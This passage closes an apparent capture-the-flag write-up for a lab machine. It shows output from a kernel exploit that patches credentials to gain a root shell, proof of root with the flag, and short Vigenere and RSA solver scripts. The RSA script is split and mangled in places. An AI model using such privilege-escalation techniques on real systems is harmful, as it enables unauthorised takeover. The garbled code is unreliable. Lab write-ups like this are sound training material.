[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff880037ec23c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880037ec23c0
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lx
d),121(lpadmin),122(sambashare),1000(orestis)
# cat /root/root.txt
e853b875985e1a27ecc167b4b131eaee
#
```

3.0 - Loot and Code

3.1 - Proof

> screenshot of whoami, ip, and flag

```
# whoami
root
# ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:85:22
          inet addr:10.10.10.17  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:8522/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:684907 errors:0 dropped:51 overruns:0 frame:0
          TX packets:575436 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:102091986 (102.0 MB)  TX bytes:215557976 (215.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:166 errors:0 dropped:0 overruns:0 frame:0
          TX packets:166 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:12218 (12.2 KB)  TX bytes:12218 (12.2 KB)

lxdbr0    Link encap:Ethernet  HWaddr c2:0a:26:e1:58:20
          inet6 addr: fe80::1/64 Scope:Link
          inet6 addr: fe80::c00a:26ff:fee1:5820/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:470 (470.0 B)

# cat /root/root.txt
e853b875985e1a27ecc167b4b131eaee
```

3.2 - Code Used

> full exploit code with source and highlights of changes
Script get Key decrypt
```python2
plaintext = "OrestisHackingforfunandprofit"
ciphertext = "PieagnmJkoijegnbwzwxmlegrwsnn"
key = ""
for i in range(len(plaintext)):
 num_key = ((ord(ciphertext[i]) - ord(plaintext[i])) % 26) + 97
 char_key = chr(num_key)
 key = key + char_key
print key
```
Script Privesc orestis to root:
```
def egcd(a, b):
   x,y, u,v = 0,1, 1,0
   while a != 0:
      q, r = b//a, b%a
      m, n = x-u*q, y-v*q
      b,a, x,y, u,v = a,r, u,v, m,n
```

```
        gcd = b
    return gcd, x, y
def main():
    p =
749302577646506281962992147553524167446082679278552088138715834326527417000928250488494103985293310911
    q =
702085452778756673545885838155545264832284500826661290684484793707033348037396328414664907425227875367
    e =
308020079179525084227928690216891939274850163327136225270252191051542544723446272849477797262809954311
    ct =
446419148210740719302978145898517467005934707704171118046489200183963052469561273371509360811441064057
# compute n
    n = p * q
# Compute phi(n)
    phi = (p - 1) * (q - 1)
# Compute modular inverse of e
    gcd, a, b = egcd(e, phi)
    d = a
    print( "n:  " + str(d) );
# Decrypt ciphertext
    pt = pow(ct, d, n)
    print( "pt: " + str(pt) )
# Added code
    flag = hex(pt)
    flag = str(flag[2:-1])
    print flag.decode("hex")
if __name__ == "__main__":
    main()
```